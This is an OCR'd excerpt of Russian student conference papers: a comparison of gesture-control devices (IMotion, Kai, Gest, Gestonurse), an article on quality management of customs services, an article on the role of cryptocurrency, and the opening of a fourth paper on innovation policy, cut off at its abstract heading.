1. Данные с сайта Правительства Саратовской области [Электронный ресурс] http://www.saratov.gov.ru. Дата обращения 02.09.2018

2.Оберт Т.Б. Меры по развитию конкуренции для функционирования предпринимательства в современной России. Актуальные проблемы и перспективы развития экономики: российский и зарубежный опыт. Издательство: Общество с ограниченной ответственностью «Оптимус» (Москва)ISSN: 2541-8572. 2018. № 17. С.25-31

УДК 004.35

Овчарова Б.С.
студент 2 курса
факультет «Информатика и вычислительная техника»
Барашко Е.Н.
старший преподаватель
кафедра «Информационные технологии»
Донской государственный технический университет
Россия, г. Ростов-на-Дону

ТЕХНОЛОГИИ ИСПОЛЬЗОВАНИЯ ЖЕСТОВ ДЛЯ УПРАВЛЕНИЯ КОМПЬЮТЕРНЫМИ И РОБОТОТЕХНИЧЕСКИМИ СИСТЕМАМИ

Аннотация:

В статье рассматриваются технологии жестового управления компьютерных и робототехнических систем, а также проблемы, которые могут решить данные технологии.

Ключевые слова:

Информационные технологии, устройства ввода, периферия, управление систем, интуитивность.

Ovcharova B.S.
Second year student
Faculty of Information systems and technology
Don state technical university
Rostov-on-Don, Russia
Barashko E.N.
Senior lecturer of the "Information technology" department
Don state technical university
Rostov-on-Don, Russia

Abstract:

The article discusses the technology of gesture control of computer and robotic systems, as well as problems that these technologies can solve.

Keywords:

Information technology, input devices, peripherals, control systems, intuitiveness.

От современных компьютерных и робототехнических систем, управляемых человеком, в современном мире требуют, как минимум, удобства и интуитивности использования, но основным критерием является скорость, с которой технология позволяет работать оператору.

Технологии управления систем с помощью жестов обеспечивают пользователю интуитивно простое и удобное управление системой. Спектр их применения широк: от персональных компьютеров до хирургических роботов и систем с искусственным интеллектом.

Один жест может заменять серию нажатий клавиш клавиатуры и

мыши, что существенно повышает скорость работы, а беспроводные технологии управления системами позволят работать на расстоянии от устройства.Отсутствие необходимости зрительного контакта позволит людям с ограниченными возможностями с большей легкостью управлять системами.

Такие технологии могут использовать видео-интерфейсы, ультразвуковые локаторы, кинематические датчики, системы структурированной подсветки или специальные устройства, например, перчатки.

Сегодня на рынке присутствует множество различных устройств, позволяющих управлять компьютером с помощью жестов.

Одной из них является универсальный контроллер ДУ – **IMotion**.

Контроллер представляет собой небольшое устройство, удобно закрепляющееся на ладони. IMotion создает виртуальный сенсорный экран, похожий на большое пространство перед пользователем, а функция обратной связи обеспечивает физическое ощущение прикосновения к виртуальному объекту внутри приложения.

IMotion может использоваться с любым компьютером, которым можно управлять с помощью клавиатуры и мыши.

Данный контроллер отличается приемлемой себестоимостью для среднего пользователя.

Минусами же данной технологии могут стать быстрая утомляемость оператора, так как, используя контроллер, необходимо держать руку на весу, и возможный недостаток различных жестов.

Кикстартер IMotion (на момент сентября 2018 года) собрал более 100’000$. Он превосходит конкурентов своей простотой и удобством.

Не менее интересным является контроллер **Kai**. Он подключается к внешним устройства по Bluetooth и позволяет управлять ими жестами руки без необходимости использовать внешние датчики или камеру. Девайс надевается на ладонь и внешне напоминает умный браслет. Корпус манипулятора обладает габаритами 13×77×23 мм.

Устройство компактно и подойдет для ежедневного использования. Поможет облегчить рабочий процесс и имеет достаточно низкую стоимость.

Минусом данной технологии является Bluetooth подключение, которое ограничивает радиус действия устройства.

Фондрайзинг Kai(на момент сентября 2018 года) собрал более 50’000$ и опережает конкурентов в удобстве, портативности и простоте использования.

Роботизированный помощник хирурга **Gestonurse**.Хоть медсестра и обеспечивает хирурга быстрой ответной реакцией, иногда могут возникнуть ошибки, основанные на человеческом факторе. Чтобы обеспечить хирургов быстрой и надежной помощью, была разработана технология Gestonurse, основанная на жестовой ассоциации команды и голосовом ее подтверждении. Устройство стерильно, просто в использовании, а также

помогает решить проблему недостатка медперсонала в больнице.Gestonurse имеет быструю скорость отклика, что снижает время ожидания хирургом необходимых инструментов. Технология была разработана студентами из Школы Промышленной Инженерии, институт Пердью, а прототип находит положительный отклик среди хирургов и медработников. Но на данный момент у данной технологии имеются минусы: ограниченный функционал, подразумевающий лишь подачу инструментов, и большие габариты робота.

Контроллер **Gest**крепится к ладони и к каждому из пальцев с помощью соединительных проводов. Имеет широкий диапазон использования: от виртуальной клавиатуры, до контроля «умных домов». К компьютеру устройство подсоединяется по Bluetooth.

Минусом данной технологии, как и технологии Kai, является Bluetooth подключение. Кикстартер Gest был полностью собран в ноябре 2015 года и уже проявил себя среди пользователей.

Выполним сравнительный анализ рассмотренных устройств и выявим проблемы управления компьютерных и робототехнических систем, которые могут решить данные технологии.

*Первым критерием сравнения*являются: радиус работы, пределы перемещения оператора и скорость отклика.

IMotion работает в радиусе от 0,3 до 4,87 метров, поддерживает повороты в пределах (1,3°;-2,2°). Движения отражаются на экране в масштабе 1:1 с точностью 98%. Считывание происходит со скоростью от 30 до 100 кадров в секунду.

Kaiработает в радиусе до 60 метров благодаря BluetoothLowEnergy (BLE), измерения производятся с точностью до 1мм. Имеет задержку отклика меньшую, чем 10мс.

GestoNurse работает в радиусе хирургического стола, что составляет 1-1,5м. Движения ограничены набором жестов, нет отслеживания изменения положения руки. Имеет задержку отклика меньшую, чем 0,5с.

Gestработает в радиусе до 60 метров благодаря BLE. Измерения производятся с точностью до 1мм. Имеет задержку отклика меньшую, чем 40-60мс.

Вторым критерием сравнения является продолжительность работы от батареи.

Продолжительность работы Kai составляет 8 часов, когда как Gest утверждает, что их устройство работает целый день. GestoNurse питается только от сети.

Третьим критерием сравнения является габаритность и удобство использования.

IMotion в самой широкой части имеет длину 12 см. Закрепляется на любой части тела с помощью эластичных лент.

Kaiобладает габаритами 13×77×23 мм и закрепляется на ладони с помощью эргономичного ремешка.

Габариты GestoNurse зависят от размера помещения и по площади

занимаемого пространства достигают 2м2.

Gest в самой широкой части имеет длину около 7 см и закрепляется с помощью ремешка на ладони и специальных универсальных клипс - на пальцах.

Четвертым критерием сравнения выступает стоимость устройства.

IMotion – от 150$. Kai – от 129$. GestoNurse – цена по запросу. Gest – от 150$ за одну перчатку, от 300$ за пару;

Заключительным, *пятым критерием является* полный перечень функционала и кроссплатформенность.

IMotion: контроллер заменяет клавиатуру и мышь виртуальным сенсорным экраном, использует четырехканальный датчик тактильной обратной связи, может использоваться совместно с очками виртуальной реальности (OculusRift) для отслеживания движения тела и рук в виртуальном пространстве. Одна компьютерная система поддерживает до четырех датчиков IMotion одновременно, разработчики могут адаптировать датчик под свои программные средства на платформе Windows, MacOS, Linux, совместим с мобильными телефонами и TV, поддерживающими стандарт MHL.

Kai: не заменяет клавиатуру и мышь, а дополняет их, поддерживает управление презентациями, имеет функцию указки, создания зарисовок, совместим с Windows, MacOS, Linux приложениями, совместим со всеми SmartTV, совместим с VR и AR шлемами, позволяет управлять дронами, подходит для управления «Умных домов».

GestoNurse: помощь хирургу при проведении операций и поддержание стерильности.

Gest: поддержка интуитивной работы в AdobePhotoshop для дизайна, различных программных средств для 3D моделирования, функция виртуальной клавиатуры для быстрой печати, работает с Windows, MacOSX, Android, IOS девайсами с поддержкой Bluetooth 4.0, позволяет управлять дронами, подходит для управления «Умных домов», осуществляет сбор сырой информации о движении ладоней для разработчиков.

Таблица 1. Сравнительный анализ параметров устройств, позволяющих управлять компьютером с помощью жестов

	IMotion	Kai	Gest	Gestonurse
Точность считывания	98%	До 1 мм	До 1 мм	До 1 см
Радиус работы	0,3 - 4,87 м	0,3 – 60 м	0,3 – 60 м	1 – 1,5 м
Скорость отклика	<20мсек	< 10 мсек	< 40 мсек	<50 мсек
Продолжительность работы от батареи	8ч	8ч	12ч	От питания
Габаритность и удобство использования	12 см в самой широкой части	7,7 см в самой широкой части	7 см в самой широкой части	1,5 – 2 м

Платформы	Windows, Mac OS, Linux, совместим с мобильными телефонами и TV, поддерживающими стандарт MHL.	Windows, Mac OS, Linux, SmartTV, совместим с VR и AR шлемами, дронами, подходит для управления «Умных домов».	Windows, Mac OS X, Android, IOS девайсы с поддержкой Bluetooth 4.0, дроны, подходит для управления «Умных домов»	-




Рисунок 1. Диаграмма 1Средняя стоимость устройства (Доллары США)

Ожидается, что мировой рынок технологий распознавания жестов достигнет 33,05 млрд долларов США к 2025 году, увеличившись в среднем на 21,3%, согласно новому отчету GrandViewResearch, Inc. Увеличение числа цифровых систем в различных отраслях стимулирует рынок распознавания жестов. Простота внедрения из-за низкой технической сложности для конечных пользователей позволила отрасли бытовой электроники завоевать наибольшую долю рынка. Многие другие отрасли также начали использовать эти технологии.

Ожидается, что сегмент здравоохранения продемонстрирует высокие темпы роста со среднегодовым темпом 26,1%.




Рисунок 2. Прогноз развития рынка технологий жестового управления

Подводя итог, можно сделать следующие выводы: для использования наиболее эффективен контроллер Gest по причине того, что он объединяет в себе широкий функционал, приемлемую цену, полностью способен заменить клавиатуру и мышь, решить проблемы скорости работы и загромождения рабочего пространства.




Рисунок 3. Доли рынка жестовых технологий по регионам

Для решения задач оперативности и нехватки персонала подойдут такие технологии, как GestoNurse. Спектр применения подобных технологий велик и затрагивает почти все области человеческой деятельности. С ростом проблемы нехватки рабочего персонала подобные технологии могут стать ключевыми.

Для повседневных задач подойдет контроллер Kai по причине своей портативности. Он станет отличным помощником в офисе, дома, на улице.

Перспективы развития технологий. Технологии жестового управления компьютерных и робототехнических систем имеют большой потенциал при соответствующей поддержке и разработке. По прогнозам, в перспективе данные технологии будутиспользоваться для решения следующих проблем:

– Возможность настраивать жесты под нужды пользователя.

– Повышение портативности.
– Внедрение поддержки жестовых языков.
– Отказ от проводных технологий.
– Возможность взаимодействия системы и пользователя в нестандартной обстановке.

Использованные источники:

1. Идиатуллов Т.Т., Чабаненко Е.Б., Нечушкина М.А «Системы бесконтактного жестового управления как основа построения H2C-интерфесов в АСУ», Известия МГТУ «МАМИ» №1(15), 2013, т. 1
2. М. М. Чудновский «Алгоритм распознавания жестов руки человека на видеопоследовательности в режиме реального времени для реализации интерфейсов человеко-машинного взаимодействия», УДК 004.93'1 Вестник СибГАУ 2014. № 3(55). С. 162-167
3. Mithun G. Jacob, Yu-Ting Li, Juan P. Wachs «Gestonurse: A multimodal robotic scrub nurse», *IEEE International Conference, 2012*
4. INDEMAND, Kai: The Gesture Controller for All Your Tech, https://www.indiegogo.com/projects/kai-the-gesture-controller-for-all-your-tech#/
5. СайтVicara CO, https://vicara.co
6. Сайт Центрального научно-исследовательского института русского жестового языка, «Распознавание жестов рук для управления бесконтактными устройствами в операционных залах», https://cnii-jest.ru/ru/laboratory-of-kinetic-interfaces/92-raspoznavanie-zhestov-ruk-dlya-upravleniya-beskontaktnymi-ustrojstvami-v-operatsionnykh-zalakh

УДК 339.543

Оглоденкова Ю.А.
студент 5 курса
Гужа В.О.
студент 5 курса
Калужский государственный университет им. К. Э. Циолковского
научный руководитель: Ахмедзянов Р.Р., к.э.н.
доцент
Россия, г. Калуга

УПРАВЛЕНИЕ КАЧЕСТВОМ ТАМОЖЕННЫХ УСЛУГ

Аннотация:

Актуальность данной статьи определена тем, что в условиях развития в России рыночных отношений, влияние на внешнеэкономическую деятельность такого фактора, как качество предоставления таможенных услуг, приобрело определяющее значение. От качества таможенных услуг напрямую зависит ускорение и упрощение процессов таможенного оформления и таможенного контроля, минимизации временных и финансовых издержек участников ВЭД, которые они неизбежно несут при прохождении установленных государством таможенных процедур.

Ключевые слова: таможенная деятельность, таможенная услуга, качество таможенных услуг, управление качеством, таможенные органы, повышение качества.

Oglodenkova Y.A.
Guzha V.O.
Student 5 courses
Kaluga state university of K.E. Tsiolkovsky
Russia, Kaluga
Research supervisor: Ahmedzyanov R.R.
to. Ph.D., associate professor

Summary:

The relevance of this article is defined that in the conditions of development in Russia of the market relations, influence on the external economic activity of such factor as quality of providing customs services, gained the defining value. Acceleration and simplification of processes of customs registration and customs control, minimization of temporary and financial costs of participants of foreign trade activities which they inevitably bear when passing of the customs procedures established by the state directly depends on quality of customs services.

Keywords: customs activity, customs service, quality of customs services, quality management, customs authorities, improvement of quality.

Таможенная деятельность — это своеобразная государственная услуга участникам внешнеэкономической деятельности (ВЭД).[132] Как и любой другой вид деятельности, таможенная услуга должна соответствовать определенным критериям качества. Критерии качества таможенной деятельности в соответствии с ее видом должны определяться заказчиком и потребителем, т.е. Правительством Российской Федерации или от его имени Федеральной таможенной службой и участниками ВЭД, или от их имени объединениями предпринимателей.

Некачественное выполнение таможенных функций или таможенных услуг – нарушения таможенного законодательства, недостаточная надежность таможенного контроля, пропуск на территорию России вредной, опасной и некачественной продукции и услуг, коррупция персонала, в совокупности характеризующие уровень качества таможенной деятельности, - приводит к серьезным негативным последствиям. Для государства – это потеря репутации таможенной системы, риски снижения объемов таможенных платежей, пропуск на таможенную территорию Российской Федерации контрабандных, вредных, опасных и некачественных товаров и услуг, снижение уровня экономической и экологической безопасности страны, ухудшение здоровья нации. Для участника ВЭД – это потери от простоев, помехи в переходе на более рациональные методы организации производства, рост рисков в коммерческой деятельности.

Сущность стандартизации заключается в установлении обязательных норм, требований и правил, имеющих важное значение для общества, государства, отрасли деятельности или организации. Стандарт является документом, утвержденным в соответствии с установленной процедурой и содержащим нормы, требования и правила, обязательные для исполнения с учетом уровня утверждения.

В управлении качеством продукции и услуг стандартизация имеет значение как методическая, нормативная и инструментальная основа для документирования параметров качества и процедур их обеспечения.

Повышение качества таможенных услуг, предоставляемых таможенными органами, непосредственно связано со стандартизацией процедур таможенного оформления и таможенного контроля товаров и транспортных средств.

В настоящее время широкое распространение получили международные стандарты ИСО серии 9000, которые отражают концентрированный мировой опыт управления качеством. В деятельности таможенных органов и предприятий таможенной сферы стандарты не получили должного развития. Поэтому развитие стандартизации является основой обеспечения качества таможенных услуг, осуществляемых таможенными представителями.

---

[132] Основы управления таможенными органами России: учебник / Макрусев В.В., Тимофеев В.Т., Колобова И.Н., Барамзин С.В., Андреев А.Ф.; под общей ред. Черных В.А. –М.: Изд-во Российской таможенной академии, 2017.

Применительно к управлению качеством таможенных услуг система управления рассматривается как состоящая из двух основополагающих элементов – субъекта управления и объекта управления. Субъектом управления выступают таможенные органы, а объектом – процесс оказания таможенной услуги.[133]

Под управлением качеством таможенной услуги следует понимать действия, осуществляемые при её оказании в целях формирования, обеспечения и поддержания заданного уровня качества услуги. Данное определение учитывает требования, заложенные в международных стандартах ИСО серии 9000, и соответствует общей концепции управления в таможенных органах, рассматривающей управление как непрерывный информационный процесс воздействия на коллективы сотрудников, который обеспечивает их целенаправленное поведение при изменяющихся условиях таможенной обстановки, путем принятия и реализации управленческих решений.[134]

Как и любой вид деятельности, таможенная услуга должна соответствовать критериям качества. Данные критерии определяются заказчиком и потребителем таможенных услуг в соответствии с видом таможенной деятельности. Заказчиком выступает Правительство РФ или Федеральная таможенная служба (ФТС) РФ от его имени, а производителей и предпринимателей от их имени.

Приемлемые и наиболее результативные таможенные услуги специалисты таможенного дела оценивают следующим образом (таблица 1):

Таблица 1- оценка наиболее значимых таможенных услуг[135]

№	Таможенные услуги	Оценка значимости
1	Нормативно-правовое обеспечение таможенных органов и участников ВЭД	100
2	Информационно-техническое обеспечение таможенных органов и участников ВЭД	100
3	Анализ ВЭД и маркетинг таможенных и около таможенных услуг	80
4	Партнерские взаимоотношения таможенных органов и бизнеса	70
5	Риск-менеджмент, действенная профилактика и пресечение нарушений в таможенной сфере	50
6	Упрощение таможенных процедур	50
7	Пост контроль	30

Невыполнение таможенных услуг или некачественное их выполнение может привести к ряду негативных последствий, как для государства, так и для участника ВЭД. Для государства последствиями могут выступать потеря

[133] Гупанова Ю.Е. Разработка системы основ управления качеством таможенных услуг: монография / Ю.Е. Гупанова. М.: Изд-во Российской таможенной академии, 2015. 310 с.
[134] Гупанова Ю.Е. Управление качеством таможенных услуг: учебное пособие / Ю.Е. Гупанова. М.: Изд-во Российской таможенной академии, 2016. 186 с.
[135] Бакаева О.Ю.Управление качеством таможенных услуг на современном этапе. Вестник Российской таможенной академии. 2017. № 1

репутации таможенной системы, снижение объемов таможенных платежей, ввоз на территорию Российской Федерации контрабандных, вредных, опасных и некачественных товаров и услуг. Для участников ВЭД – это простой нерациональный расход ресурсов и риск в коммерческой деятельности.

Анализируя деятельность таможенных органов по оказанию ими таможенных услуг, необходимо понимать, что важную роль в этом играет оценка этих услуг их потребителями, т.е. участниками ВЭД.[136]

Согласно стратегии развития таможенной службы Российской Федерации до 2020 года одним из направлений развития таможенной службы Российской Федерации является совершенствование организационно-управленческой деятельности.

Необходимость совершенствования системы управления на современном этапе определяется многими факторами. Это и оптимизация численности аппарата управления, его функций и организационной структуры, внедрение автоматизированных систем управления, разработка систем принятия решения.

Основными задачами в этой области являются:[137]

– обеспечение оптимального сочетания централизации и децентрализации управления, развитие методологического обеспечения управленческой деятельности руководящего состава таможенной службы Российской Федерации;

– совершенствование правового обеспечения управленческой деятельности в таможенных органах;

– внедрение системы управления качеством в соответствии с требованиями международных стандартов;

– развитие организационных механизмов мониторинга и контроллинга деятельности таможенной службы Российской Федерации;

– развитие программно-технологической базы, обеспечивающей информационно-аналитическую деятельность таможенных органов;

– усиление аналитической составляющей на всех уровнях управления и развитие методологической составляющей анализа деятельности таможенных органов.

Целью Концепции является внедрение перспективной системы управления качеством таможенных услуг и определение наиболее эффективных методов ее развития в соответствии с международными стандартами и законодательством Российской Федерации для повышения

[136] Гупанова Ю.Е. Разработка концептуальных, методологических и методических основ управления качеством таможенных услуг: автореферат диссертации на соискание ученой степени доктора экономических наук. Люберцы, 2015

[137] Стратегия развития таможенной службы Российской Федерации до 2020 года: [распоряжение Правительства Российской Федерации от 28 декабря 2012 г. № 2575-р]

уровня оказываемых таможенных услуг.[138]

В целом развитие системы управления качеством таможенных услуг создает предпосылки для проявления следующих результатов от их внедрения:

– внедрение новой культуры обслуживания участников ВЭД – как следствие, рост удовлетворенности участников ВЭД деятельностью таможенных органов;

– повышение качества (скорости, прозрачности) совершения таможенных операций и проведения таможенного контроля – развитие национальной экономики за счет ускорения товарооборота, вывода ряда отраслей из тени;

– более полное удовлетворение интересов общества за счет качественной реализации функций таможенных органов, связанных с защитой национальных интересов;

– оптимизация численности персонала таможенных органов, как следствие, сокращение расходов федерального бюджета;

– практическое внедрение новой идеологии управления в таможенных органах и системы оценки качества таможенных услуг, которые до настоящего времени не применялись.

В настоящее время условия неопределенности внешней и внутренней среды организации и рисков, присущих процессц перемещения товаров через таможенную границу, являются основными проблемами управления качеством таможенных услуг. В свою очередь, действенным механизмом, обеспечивающим удовлетворение интересов государства и эффективную реализацию таможенных функций, можно считать управление риском, сущность которого сводится к обеспечению минимума отклонения конечного результата от установленного (приемлемого) целевого значения показателей достижения целей.

Таким образом, важную роль в анализе деятельности таможенных органов по оказанию таможенных услуг играет оценка этих услуг участниками ВЭД. Поэтому таможенными органами проводится оценка удовлетворенности участников ВЭД, а результаты оценки учитываются в процессе совершенствования процесса управления качеством таможенных услуг.

В управлении качеством таможенных услуг существуют проблемы, связанные с условиями неопределенности внешней и внутренней среды организации и рисков, присущих процессу перемещения товаров через таможенную границу. Однако предлагаются перспективные направления развития качеством таможенных услуг.

Использованные источники:

1. Основы управления таможенными органами России: учебник / Макрусев

[138] Гупанова Ю.Е. Разработка системы основ управления качеством таможенных услуг: монография / Ю.Е. Гупанова. М.: Изд-во Российской таможенной академии, 2015. 310 с.

В.В., Тимофеев В.Т., Колобова И.Н., Барамзин С.В., Андреев А.Ф.; под общей ред. Черных В.А. –М.: Изд-во Российской таможенной академии, 2017.
2. Гупанова Ю.Е. Разработка системы основ управления качеством таможенных услуг: монография / Ю.Е. Гупанова. М.: Изд-во Российской таможенной академии, 2015. 310 с.
3. Гупанова Ю.Е. Управление качеством таможенных услуг: учебное пособие / Ю.Е. Гупанова. М.: Изд-во Российской таможенной академии, 2016. 186 с.
4. Бакаева О.Ю.Управление качеством таможенных услуг на современном этапе. Вестник Российской таможенной академии. 2017. № 1.
5. Гупанова Ю.Е. Разработка концептуальных, методологических и методических основ управления качеством таможенных услуг: автореферат диссертации на соискание ученой степени доктора экономических наук. Люберцы, 2015.
6. Стратегия развития таможенной службы Российской Федерации до 2020 года: [распоряжение Правительства Российской Федерации от 28 декабря 2012 г. № 2575-р].

УДК: 300.331

Оглезнева П.С.
студент 4 курса
Чепурина А.Е.
студент 4 курса
Самарский университет
Институт Двигателей и Энергетических Установок
научный руководитель: Есипова О.В.
доцент
Россия, г. Самара

РОЛЬ КРИПТОВАЛЮТЫ В СОВРЕМЕННОМ МИРЕ

Аннотация:

В данной статье рассмотрены основные преимущества и недостатки криптовалюты. Проанализированы характерные особенности системы Биткоин, стоимость валюты, её капитализация и объём торгов за 24 часа. Так же рассмотрен процесс майнинга. Дана оценка положению криптовалюты в некоторых странах.

Ключевые слова: криптовалюта, биткоин, майнинг, блокчейн, транзакция.

Oglezneva P.S.
fourth-year student
Samara National Research University
Institute of Engines and Power Plants
Samara, Russia
Chepurina A.E.
fourth-year student
Samara National Research University
Institute of Engines and Power Plants
Samara, Russia
Scientific director: Esipova O.V., assistant professor

THE ROLE OF CRYSTAL CURRENTS IN THE MODERN WORLD

Annotation:

This article describes the main advantages and disadvantages of cryptocurrency. Analyzed the characteristics of the Bitcoin system, the value of currency, capitalization and trading volume for 24 hours. Also considered the process of mining. An assessment of the position of cryptocurrency in some countries.

Key words: cryptocurrency, bitcoin, mining, blockchain, transaction.

Жизнь человека неразрывна с деньгами. Каждый день мы используем деньги для оплаты товаров и услуг. Компьютерные технологии не стоят на месте, люди вступают в эпоху «электронных денег. Новая ступень прогресса — это цифровая валюта. Криптовалюта – это разновидность цифровых

денег, в основе которой лежит технология криптографии, то есть, шифрования данных. Она не имеет физического облика, а существует только в электронном виде. В данной работе будут рассмотрены основные понятия и виды криптовалют, анализ роста и перспективы криптовалюты.

Основоположником всех криптовалют был Bitcoin. Позднее с применением тех же инноваций был создан ряд других криптовалют — однако некоторые конкретные параметры алгоритмов, заложенных в их работу, отличались от Bitcoin. Электронных монет много, в данный момент из лидирующих можно отметить следующие, которые представлены в таблице 1.

Таблица 1 – Виды криптовалют

Криптовалюта	Объем торгов за 24 часа, млн $	Стоимость криптовалюты, $	Капитализация, млрд $
Bitcoin	3590	9266	157,6
EOS	1700	18,6	18,7
Ethereum	965,7	680,5	67,4
Litecoin	225,9	150	8,4

Рассмотрим положительные свойства криптовалюты.

- Полностью теневая экономика. Налоговая в курсе, что деньги есть где-то и от кого-то кому-то переходит, но взять процент за это очень трудно.
- Чтобы пользоваться всеми награждениями электронных денег, не нужно доверять деньги какому-либо посреднику — банку или бирже.
- Счёт в системе Биткоин нельзя заблокировать, нельзя дать отказ в обслуживании отдельным людям по политическим мотивам.
- Единственный способ отобрать биткоины – кража секретного ключа кошелька.

Недостатки криптовалюты:

- Нестабильность курса доставляет большое неудобство для торговли.
- Каждое государство по своему относится к этой платежной системе ,и в любой момент могут ввести всевозможные запреты на ее использование.
- Деньги, которые вышли из системы не восстанавливаются. Это ведёт к постоянному уменьшению денежной массы.

Проанализируем роль криптовалюты в современном мире. Первоначально криптовалюта использовалась только ограниченным кругом людей. Со временем операции с криптовалютами начали проводить не только на множестве бирж, обменников и других ресурсов в интернете, но и во многих оффлайн-компаниях: магазинах, сервисных центрах и даже госучреждениях.

Топ-5 магазинов, принимающих Bitcoin в качестве расчетной валюты:

- Компьютерная корпорация Microsoft.
- Разработчики и производители компьютерных систем DELL.
- Сервис по поиску билетов Expedia.
- Авиакомпания airBaltic.

- Компьютерная компания newegg.com.

Ряд менее крупных компаний также принимает валюту: интернет-супермаркет Overstock, автомобильные компании Tomcar и Beepi, в Европе можно снять квартиру и расплатиться Bitcoin.

На примере некоторых стран мира, которые решительно высказались по отношению к криптовалютам, можно выделить два основных подхода:

- разрешение использования, классификация криптовалют как частных денег, мягкие механизмы регулирования криптоэкономики, а точнее стыка виртуальной экономики с реальной. Такой подход принят на вооружение в США, Германии, Великобритании и в особенности Южной Корее;
- полный запрет на использование и распространение криптовалют на территории государства. Такое решение приняли, например, Таиланд и Китай.

При анализе различных источников можно сделать вывод, что Россия примет сторону второй группы с попыткой предотвратить распространение неподконтрольных государством криптовалют. Как считают депутаты госдумы, криптовалюты ставят под угрозу финансовую стабильность и финансовый суверенитет России. Они считают, что на бирже хватает неопределенности, и не нужно, чтобы, пользуясь такой ситуацией, люди пытались сохранить деньги в Bitcoin, а потом превращались в обманутых вкладчиков.

На сегодняшний день не понятна ситуация криптовалют в мировой экономике. Это связано с тем, что сама по себе криптовалюта для многих людей остается загадкой. В России 99,99% людей даже не подозревают что это такое. На текущий момент не существует эмиссионного центра криптовалют. Основной способ их получения – майнинг. Это процесс создания новых блоков и последующей записью в этих блоках транзакций, а также попутно — создания новых биткоинов. Майнинг необходим для того, чтобы существовала сеть Биткоин, именно, так называемые» майнеры создают новые блоки и записывают в них все транзакции, которые произошли с момента создания предыдущего блока. Процесс майнинга требует решения математически сложной задачи, а, следовательно, требует нехилых вычислительных ресурсов. Чтобы заинтересовать людей в майнинге, к нему добавили награждение — каждый найденный блок не только записывает свежие транзакции, но и даёт майнеру немного биткоинов.

Чтобы участвовать в майнинге нужны большие затраты электроэнергии и покупка мощной и дорогой технике. Правовой статус криптовалюты не определен, это слабое место, если введу законы или запреты на неё, то можно ожидать резкого снижения её стоимости, что повлечет за собой большие денежные потери. Но на данный момент полностью запретить криптовалюты нельзя, так как потребуется возможность доступа к каждому компьютерному устройству, что пока

запрещено законодательством большинства стран, как вмешательство в личную жизнь. Экономистов более всего интересует не сам биткоин, а технология блокчейн. Теоретически она позволит сделать транзакции быстрее и безопаснее. Несмотря на то, что оптимистичные прогнозы каких-то два месяца назад предрекали биткоину место мировой валюты, нынешний запрет Центробанка показал, что экономика пока не готова к таким потрясениям, как децентрализованная валюта.

Использованные источники:

1. Информационный ресурс о цифровых валютах «Coinspot» [Электронный ресурс]: https://coinspot.io/beginners/pyat-osnovnyh-veshhej-kotorye-nuzhno-znat-o-bitcoine/
2. Есть ли будущее у цифровых валют: Официальный сайт Ассоциации российских банков. http://www.forbes.ru/tehnologii/367523-razbivaya-volny-est-li-budushchee-u-kriptomira [Электронный ресурс].
3. Осадчий М. Криптореволюция. https://cyberleninka.ru/article/n/novye-kriptovalyuty-v-mirovoy-ekonomike [Электронный ресурс].
4. Скрылева Д.Д. Место криптовалюты bitcoin в современном мире: плюсы и минусы. Перспективы. https://scienceforum.ru/2016/article/2016020187 [Электронный ресурс].

УДК 387

Одинцова А.А.
студент магистратуры
Воронежский филиал
Российский экономический университет им. Г.В. Плеханова
Россия, г. Липецк

ГОСУДАРСТВЕННАЯ ИННОВАЦИОННАЯ ПОЛИТИКА

Аннотация

